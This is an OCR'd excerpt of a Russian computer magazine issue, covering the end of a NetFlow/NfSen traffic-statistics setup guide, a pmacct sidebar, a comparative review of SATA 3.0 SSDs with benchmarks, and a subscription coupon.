192.10.19.10:22 1 400 1
```

На первый взгляд, информации немного, но это если не знать, что nfdump умеет выводить информацию в четырех разных форматах (line, long, extended и custom), а по умолчанию используется самый «лаконичный» line. Чтобы изменить формат, следует использовать параметр '-o'. Утилита nfdump имеет большое количество параметров и фильтров, позволяющих отобрать нужную информацию, все это описано в «man nfdump», поэтому подробно останавливаться здесь не будем.



Статистика, собранная NfSen

ПЛАГИНЫ ДЛЯ NFSEN

Возможности NfSen расширяются при помощи плагинов (sf.net/apps/trac/nfsen-plugins). Для установки плагина его нужно распаковать в подкаталог plugins, а затем подключить в nfsen.conf, взяв за пример имеющиеся там шаблоны.

НАСТРАИВАЕМ NFSEN

Переходим к настройке NfSen. В репозиториях нужного пакета нет, поэтому установку придется производить вручную. Само приложение написано на PHP и Perl, для построения графиков используется RRDtool. Для его работы потребуется стандартный LAMP-сервер и Perl-модули Mail::Header и Mail::Internet. Устанавливаем приложения и библиотеки для удовлетворения зависимостей:


```
$ sudo apt-get install apache2 libapache2-mod-php5 \
    php5-common libmailtools-perl rrdtool librrds-perl
```

Скачиваем и распаковываем последнюю версию.


```
$ wget -c http://goo.gl/CYk4s
$ tar xzvf nfsen-1.3.6p1.tar.gz
$ cd nfsen-1.3.6p1
$ cp etc/nfsen-dist.conf etc/nfsen.conf
```

Правим шаблон конфигурационного файла. В начале файла идет много переменных, указывающих на каталоги установки, в большинстве случаев нет необходимости их изменять.

```
$ nano etc/nfsen.conf
$BASEDIR = "/usr/nfsen";
# Каталог, в который будут установлены скрипты
$HTMLDIR = "/var/www/nfsen/";
# Каталог, в который установлены утилиты пакета nfdump
$PREFIX = '/usr/bin';
# Пользователь и группа, от имени которых запускается веб-сервер
$USER = "www-data";
$WWWUSER = "www-data";
$WWWGROUP = "www-data";
# Источники, можно указать несколько, для выделения разным
# цветом используется параметр "col"
```



Графики, выдаваемые Flowscan



Применяем фильтры, чтобы NfSen предоставил нужную информацию

```
%sources = (
 'ROUTER1' => { 'port' => '9001',
 'col' => '#0000ff', 'type' => 'netflow' },
);

$MAIL_FROM = 'admin@example.com';
$SMTP_SERVER = 'smtp.example.com';
```

Кроме этого, в файле можно установить буфер для nfcapd, расширения для каждого коллектора, переопределить каталоги для сбора данных и многое другое. Ставим.


```
$ sudo ./install.pl etc/nfsen.conf
```

Скрипт проверит наличие необходимых Perl-модулей, после чего скопирует компоненты по указанным в nfsen.conf каталогам. Запускаем nfsen, он активирует процессы nfcapd:

```
$ sudo /usr/nfsen/bin/nfsen start
```

Обеспечиваем автозагрузку:

```
$ sudo ln -s /usr/nfsen/bin/nfsen /etc/init.d/nfsen
```



Настройки профиля в NfSen

```
$ sudo update-rc.d nfsen defaults 20
```

Создаем настройки для Apache:

```
$ sudo nano /etc/apache2/conf.d/nfsen.conf
<Directory /var/www/nfsen/>
    DirectoryIndex nfsen.php
</Directory>
```

Теперь набираем в браузере адрес http://имя_сервера/nfsen/nfsen.php и наслаждаемся сгенерированными графиками и собранной статистикой. Интерфейс позволяет при помощи фильтров и запросов отобрать информацию только по определенным протоколам, IP-адресам, портам и так далее. По умолчанию используется для всего профиля «any», для вывода графиков «proto TCP». Например, чтобы отследить только SSH-трафик, пишем «src or dst port 22», при необходимости можно указать IP и прочие параметры. Изначально используется только один профиль — Live, в него записываются данные со всех источников, указанных в nfsen.conf. Чтобы построить графики для различных источников или критериев, следует создать соответствующие профили (Live → New Profile). Вот мы и построили систему статистики, которая будет обеспечивать тебя полноценной информацией по расходу трафика.

ИНСТРУМЕНТ УЧЕТА СТАТИСТИКИ PMACCT

Pmacct — это универсальный инструмент для учета трафика, способный обрабатывать большие объемы данных и подходящий для всех ситуаций: ISP, IXP, CDN, ЦОД, хот-спот и так далее. Возможно использование на Linux, *BSD, Solaris и встроенных системах. Поддерживает IPv4 и IPv6, а также большое количество протоколов сбора данных (libpcap, Netlink/ULOG, NetFlow v1/v5/v7/v8/v9, sFlow v2/v4/v5 и IPFIX), с возможностью репликации на удаленные коллекторы (IPFIX, NetFlow v5/v9 и sFlow v5) и сохранения данных в memory tables, MySQL, PostgreSQL, SQLite, BerkeleyDB и простые файлы. Имеются гибкие возможности по тегированию, фильтрации, редиректу, агрегации и разделению сохраняемых данных, классификации потока. Интегрирован BGP-демон для эффективного учета междоменной маршрутизации и IS-IS/IGP-демон для внутренней маршрутизации, поддерживаются BGP/MPLS VPNs (RFC 4364). Реализован механизм инспектирования туннелированного трафика (GTP). Имеется возможность интеграции с внешними инструментами, такими как RRDtool, GNUPlot, Net-SNMP, MRTG и Cacti. Модульная архитектура обеспечивает простую интеграцию новых средств захвата и обработки данных. Дополнительно разработан целый ряд инструментов, использующих возможности Pmacct, — BWstat, pNRG, pmGraph, netactuator, FloX (Flow eXplorer), pmacct-frontend и другие.

WWW

- Страница Cisco, посвященная NetFlow: goo.gl/vM2I7;
- сайт сенсора FreeBSD Softflowd: code.google.com/p/softflowd;
- сайт сенсора OpenBSD pfflowd: mindrot.org/projects/pfflowd;
- сайт проекта nfdump: nfdump.sf.net;
- сайт фронтенда к nfdump NfSen: nfsen.sf.net.

WARNING

Sampled NetFlow показывает не точную, а приблизительную статистику.

INFO

На сегодня наиболее используемые версии NetFlow — это 5 и 9.

Для отправки копий UDP по нескольким адресам подойдет утилита samplicator (code.google.com/p/samplicator).

Некоторые коллекторы по номерам пакетов могут определить, что информация пропущена, и учитывать это в своих расчетах.

Александр Михеев



BE QUICK OR BE DEAD

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- Corsair CSSD-F120GBGT-BK
- Corsair CSSD-P128GBP-BK
- Intel SSDSC2CW240A3K5
- KINGMAX KM240GSMP35
- Kingston SH100S3/120G
- OCZ VTX3-25SAT3-240G
- Plextor PX-256M3P
- PNY P-SSD2S120G3-BLK
- Verbatim SSD SATA III

ТЕСТИРОВАНИЕ ТВЕРДОТЕЛЬНЫХ НАКОПИТЕЛЕЙ С ИНТЕРФЕЙСОМ SATA 3.0

Твердотельные накопители, к сожалению, еще не стали столь доступными, как того хотелось бы. Пока возникает вопрос, что дешевле: купить 480 Гб SSD для своего старого ноутбука или уж сразу новый лэптоп за те же деньги? Сегодня мы протестируем накопители объемом от 120 до 256 Гб с не такими кусающимися ценниками.

ВСЕ ЛЮБЯТ SANDFORCE

Несмотря на пока сравнительно высокую стоимость за гигабайт, твердотельные накопители продолжают, что называется, идти в массы. Отчасти этому «помогло» наводнение в Таиланде, нанесшее серьезный урон производителям HDD, продукция которых резко взлетела в цене. Правда, даже наводнению не удалось уравнять цены на SSD и обычные жесткие диски. Нам же пока остается верить в конкуренцию, ведь сейчас на рынке «твердотельников» она очень высока: только ленивый не выпустил одну-две линейки SSD. И подавляющее большинство — на одном и том же контроллере небезызвестной калифорнийской компании. Нет, речь идет не об Apple и не о NVIDIA, а о SandForce, которую, кстати, в прошлом году приобрела другая компания из США — LSI Corporation. Так вот, благодаря инженерам из SandForce, которые сконструировали контроллеры, способные выжимать очень многое даже из недорогой и «медленной» NAND-памяти, мы можем наблюдать огромное количество сверхскоростных SSD от нескольких десятков самых разных производителей. В нашем сегодняшнем тесте только два накопителя из девяти основаны на контроллере от Marvell, остальные — сплошь на SandForce SF-2281. И даже Intel не преминул в этот раз воспользоваться решением калифорнийцев, взяв на вооружение их технологии в недавно вышедшей линейке Intel SSD 520 Series.

НЕ ВСЕ ТО ЗОЛОТО

Использование одного и того же контроллера в столь большом количестве продуктов, несомненно, на руку потребителю, так как производителям остается лишь снижать цены, дабы обойти конкурентов. По крайней мере, так ситуация выглядит сперва. Но вот незадача — на какой накопитель ни глянь, всюду почти одинаковые характеристики: скорость последовательного чтения/записи переваливает за 500 Мб/с, везде SandForce SF-2281, — а вот цены разнятся чуть ли не в полтора раза. Так в чем же дело? Секрет, который редко встретишь в официальных характеристиках того или иного SSD, заключается в используемой флеш-памяти, модификации которой отличаются по пропускной способности в разы. В недорогих накопителях используется медленная асинхронная память, в более продвинутых — синхронная либо альтернативный вариант — Toggle-mode DDR NAND. Несмотря на большую разницу в их производительности, твердотельные накопители разных ценовых категорий с контроллерами от SandForce показывают почти одинаковую скорость последовательного чтения/записи — за это они и пользуются такой популярностью у все возрастающего числа производителей SSD. Так что же вообще тогда отличает недорогие накопители от их топовых собратьев? Для ответа на этот вопрос необходимо коснуться особенности упомянутых контроллеров калифорнийской компании. Она заключается в сжатии данных на лету, что значительно уменьшает обращение к флеш-памяти. Это позволяет даже при работе с не очень качественной и медленной памятью добиваться тех заветных пиковых 5xx/5xx Мб/с, которые маркетологи указывают на рекламных проспектах и коробках с SSD. Когда же дело доходит до несжимаемых или плохо сжимаемых файлов, вроде архивов, JPG, MP3 и тому подобных, картина наконец проясняется. При последовательном чтении/записи сжимаемых данных разница в скорости между дорогими и дешевыми SSD мало заметна, но те же чтение/запись с несжимаемыми данными четко разделяют лидеров и отстающих. Другими словами, производительность накопителей с менее «расторопной» памятью при работе с такими данными падает иногда чуть ли не вдвое. Конечно, это не единственный фактор ценообразования. На себестоимость SSD также влияет техпроцесс, по которому изготовлена флеш-память. Чипы 2х нм новее и дешевле в производстве, но чаще всего имеют меньше циклов перезаписи, нежели чипы, выполненные по 3х-нм технологии. Свое берет и прошивка — далеко не каждый производитель, кстати, вносит изменения и улучшения в изначальный микрокод контроллеров SandForce.

МЕТОДИКА ТЕСТИРОВАНИЯ

Мы подвергли твердотельные накопители нескольким тестам (их результаты ты можешь увидеть на графиках в конце статьи). Наши SSD вытерпели от бенчмарка PCMark Vantage (подтест «HDD») самые разнообразные нагрузки, имитирующие реальные. В графиках мы отразили как общий результат в баллах, так и итоги для каждого вида нагрузки в мегабайтах в секунду. С помощью синтетического теста ATTO Disk Benchmark мы увидели то, что каждому пользователю SSD хотелось бы лицезреть каждый день в действительности, — те заветные пять сотен мегабайт в секунду последовательного чтения и записи, ради которых все больше людей отказываются от установки ОС на обычные HDD. Также мы замеряли скорость последовательного (с блоками 128 Кб) и случайного (с блоками 4 Кб) чтения и записи с помощью старого доброго бенчмарка Iometer. Он же использовался для нагрузки накопителей паттернами, имитирующими работу файлового сервера, рабочей станции и тому подобного. Напоследок отметим, что накопители объемом 240 Гб имеют небольшое преимущество в производительности над собратьями с памятью на 120 Гб в связи с особенностями работы контроллера SandForce. Это нужно помнить при сопоставлении результатов.

ТЕСТОВЫЙ СТЕНД

Процессор: Intel Core i7-3960X, 3300 МГц
Материнская плата: ASUS P9X79 PRO
Оперативная память: 4 × 4 Гб, G.SKILL F3-1700CL9-4GBZH, DDR3 1600 МГц
Видеокарта: Sapphire Radeon HD 3450
Накопитель: Corsair CSSD-F120GB2-BRKT
Блок питания: Corsair CP-9020006
ОС: Windows 7 Максимальная, 64-разрядная

CORSAIR CSSD-F120GBGT-BK

Corsair представил три линейки SSD с интерфейсом SATA 3.0: простенькие накопители Force Series 3, высокопроизводительные Perfomance Series Pro и промежуточный вариант — Force Series GT. Наш первый «подопытный» относится к промежуточному варианту. Его корпус покрашен в сочный красный цвет, который как бы намекает, что мы имеем дело не с утомительно медленной мямлей. К нему прилагается кронштейн для отсека 3,5 дюйма — не во всех корпусах можно найти отдельные слоты под 2,5-дюймовые устройства. Основу Corsair CSSD-F120GBGT-BK составляет контроллер SandForce SF-2281 и быстрая синхронная память, выполненная по 25-нм техпроцессу. Этот тандем показал в наших тестах очень хорошие результаты, в частности продемонстрировал лучшую производительность в тесте последовательного чтения/записи в Iometer, обогнав даже детище Intel. При этом он стоит всего на тысячу «деревянных» дороже, чем самый дешевый SSD на 120 Гб, а также «хвастается» двумя заявленными миллионами часов наработки на отказ. Радует и невысокая условная стоимость за гигабайт, которая на момент написания статьи равняется примерно 1,7 доллара.





INTEL SSDSC2CW240A3K5

Твердотельные накопители Intel SSD 520 Series с интерфейсом SATA 3.0 под кодовым названием Cherryville были анонсированы только в феврале, и в эту линейку вошли пять SSD объемом от 60 до 480 Гб. Уже нынешней осенью гигант чипмейкерства собирается свернуть производство предыдущей, 510-й серии накопителей. Интересно, что в этой уходящей в прошлое линейке был использован контроллер Marvell 88SS9174-BKK2, а в Cherryville мы видим, да-да, именно SandForce SF-2281. Вместе с ним производитель использует в новых SSD дорогую память Toggle-mode DDR NAND с техпроцессом 25 нм. Во всех наших тестах накопитель Intel SSDSC2CW240A3K5 показывал превосходные результаты и занимал место в тройке лидеров. Теперь о комплектации: очень приятно увидеть все необходимое в коробке с новеньким SSD: кабель SATA, переходник питания с Molex на SATA, небольшую брошюрку-мануал и компакт-диск. Кстати, для того, чтобы достичь наилучших результатов, производитель советует подключать накопитель к родному контроллеру системной платы, то есть с чипсетом Intel. Также отметим, что на Intel SSDSC2CW240A3K5 дается пятилетняя гарантия.



KINGMAX KM240GSMP35

Компания KINGMAX ориентируется на производство памяти во всех ее проявлениях: флешки, оперативка, внешние HDD, и, само собой, в этот список также входят твердотельные накопители. Причем представлены не только привычные нам SSD в форм-факторе 2,5 дюйма, но также формата mSATA и Half-Slim. KINGMAX KM240GSMP35 — выходец из линейки наиболее производительных накопителей азиатской компании. Несмотря на этот факт, в SSD установлена память асинхронного типа. Контроллер SandForce SF-2281 «выжимает» из нее достаточно много, но в целом по результатам тестов KINGMAX KM240GSMP35 выступает середнячком. Достоверно узнать, какой техпроцесс использовался при изготовлении памяти, нам не удалось, но, судя по заявленному времени работы, ответ напрашивается сам — 25 нм. Вопрос комплектации производитель решил наиболее мудрым способом: предоставил покупателю право выбрать самому, нужна она ему или нет. Покупая KINGMAX SMP35 Client (тот, что мы протестировали), ты получаешь, как и в случае с Intel SSDSC2CW240A3K5, переходник с Molex и SATA-кабель для подключения к контроллеру материнской платы, а также кронштейн и кратенький мануал. Если же встретишь KINGMAX SMP32 Client, то перед тобой ровно такой же накопитель, просто в облегченной комплектации.


OCZ VTX3-25SAT3-240G

Так сложилось, что накопители компании OCZ вполне можно назвать самыми узнаваемыми. Неудивительно, ведь эта фирма одной из первых выпустила SSD на базе контроллеров SandForce второго поколения, а также постоянно занимается серьезной доработкой их прошивок. К тому же OCZ предоставляет весьма обширный модельный ряд накопителей, состоящий ныне из пяти различных линеек. OCZ VTX3-25SAT3-240G относится ко второй по производительности линейке OCZ Vertex 3 SATA III 2.5'' SSD. И в связи с этим вполне закономерно, что в нем используется дорогая синхронная память. А вот тот факт, что у детища OCZ самая низкая в нашем тесте условная цена за 1 Гб, вызывает приятное удивление. При этом производительность у OCZ VTX3-25SAT3-240G находится на должном уровне, хотя, конечно, у моделей с меньшим объемом и результаты будут скромнее. Что любопытно, OCZ с недавнего времени серьезно занимается продвижением SSD на своем собственном контроллере, разработке которого поспособствовала покупка в марте 2011 года корейской компании Indilinx. Но вернемся к нашему OCZ VTX3-25SAT3-240G. Его сравнительно небольшая стоимость должна была хоть на чем-то сказаться, поэтому в комплекте мы нашли только салазки с винтами да дразнящую наклейку «My SSD is faster than your HDD».



ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ





	Corsair CSSD-F120GBGT-BK	Intel SSDSC-2CW240A3K5	KINGMAX KM240GSMP35
Форм-фактор:	2,5 дюйма	2,5 дюйма	2,5 дюйма
Интерфейс:	SATA 3.0	SATA 3.0	SATA 3.0
Тип памяти:	MLC, синхронная, 25 нм	MLC, Toggle-mode DDR NAND, 25 нм	MLC, асинхронная
Контроллер:	SandForce SF-2281	SandForce SF-2281	SandForce SF-2281
Заявленная скорость чтения:	555 Мб/с	550 Мб/с	550 Мб/с
Заявленная скорость записи:	515 Мб/с	520 Мб/с	520 Мб/с
Время наработки на отказ:	2 млн ч	1,2 млн ч	1,2 млн ч
Объем:	20 Гб	240 Гб	240 Гб

VERBATIM SSD SATA III

Компания Verbatim на слуху у большинства пользователей ПК, ведь она изготовляет самые незаменимые вещи — всевозможные «расходные материалы». Среди них наушники, коврики для мышей, оптические диски, флешки и даже с недавних пор осветительные приборы. Есть в ассортименте и устройства посолиднее: внешние жесткие диски и SSD. Последний герой нашего теста относится к обычным 2,5-дюймовым накопителям. Он имеет простой дизайн без претензий и результаты в тестах показывает также не заоблачные, но вселяет уверенность заявленными 2 миллионами часов «продолжительности жизни». Комплектация у этого SSD скудная — только мануал. Но возможно, когда-нибудь для российского рынка появится и набор для переноса ОС, который был у накопителей Verbatim с интерфейсом SATA II: корпус с USB, специальный софт и пара кабелей. Verbatim SSD SATA III наверняка будет хорошо покупаться неискушенными пользователями благодаря узнаваемому имени.



5200 РУБ.



6600 РУБ.

KINGSTON SH100S3/120G

То, что Kingston SH100S3/120G — не какой-нибудь там среднестатистический SSD с SATA 3.0, до потенциального покупателя постарались донести с помощью броского дизайна. Однако не стоит забывать, что ты все равно не сможешь часто им любоваться, разве что тебе будет не лень каждый день снимать крышку системного блока или же разбирать лэптоп. Kingston SH100S3/120G может похвастаться не только своим стильным внешним видом, но также и хорошей «начинкой». В очередной раз мы констатируем наличие контроллера SandForce SF-2281, но в этом случае в тандеме с памятью синхронного типа, сделанной по 25-нм технологии. В коробке с нашим «подопытным» мы нашли кронштейн для отсека 3,5 дюйма и мануал. Те же, кто особенно любит комфорт, могут присмотреться к модели Kingston SH100S3B/120G — тому же самому накопителю, но с «волшебным набором». Этот кит включает в себя SATA-кабель, отвертку, кронштейн, контейнер для 2,5-дюймового накопителя с интерфейсом USB 2.0 и программное обеспечение Acronis. Этот вариант комплектации отлично подойдет для владельцев ноутбуков с одним слотом для накопителей, так как можно не только безболезненно перенести систему на новый SSD, но и впоследствии использовать HDD из лэптопа как внешний жесткий диск.




OCZ VTX3-25SAT3-240G	Verbatim SSD SATA III	Kingston SH100S3/120G
2,5 дюйма	2,5 дюйма	2,5 дюйма
SATA 3.0	SATA 3.0	SATA 3.0
MLC, синхронная, 25 нм	MLC	MLC, синхронная, 25 нм
SandForce SF-2281	SandForce SF-2281	SandForce SF-2281
550 Мб/с	550 Мб/с	555 Мб/с
520 Мб/с	510 Мб/с	510 Мб/с
2 млн ч	2 млн ч	1 млн ч
240 Гб	120 Гб	120 Гб

ВЫВОДЫ

В итоге награду «Лучшая покупка» получил твердотельный накопитель Corsair CSSD-F120GBGT-BK — накопитель из не самой «навороченной» линейки, тем не менее показавший очень хорошую производительность за сравнительно небольшую стоимость. «Выбор редакции» получает самый-самый производительный SSD, к тому же с богатой комплектацией — Intel SSDSC2CW240A3K5. Напоследок нужно сказать, что совсем явных аутсайдеров среди твердотльных накопителей мы не выявили, а значит, все из участвующих в тесте фирм вкладывают деньги не только в рекламу, но все-таки и в качество своих продуктов.


РЕЗУЛЬТАТЫ ТЕСТОВ

PCMARK VANTAGE, БАЛЛЫ




Общий балл бенчмарка PCMark Vantage просто и ясно расставляет всех по своим местам

PCMARK VANTAGE, МБ/С




Детальное рассмотрение результатов PCMark Vantage позволяет определить сильные и слабые стороны накопителей

IOMETER: СЛУЧАЙНОЕ ЧТЕНИЕ/ЗАПИСЬ (4 КБ), МБ/С




Случайное чтение и запись — Marvell вырывается вперед

IOMETER: ПОСЛЕДОВАТЕЛЬНОЕ ЧТЕНИЕ/ЗАПИСЬ (128 КБ), МБ/С



Последовательное чтение и запись в Iometer — Marvell проигрывает

IOMETER PATTERNS, МБ/С



Лидеры видны невооруженным взглядом

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В ИЮЛЯ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С АВГУСТА.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начиная с ____________ 201 г.

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:
- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ______ корпус ______
квартира/офис ____________
телефон (____) ____________ (код)
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
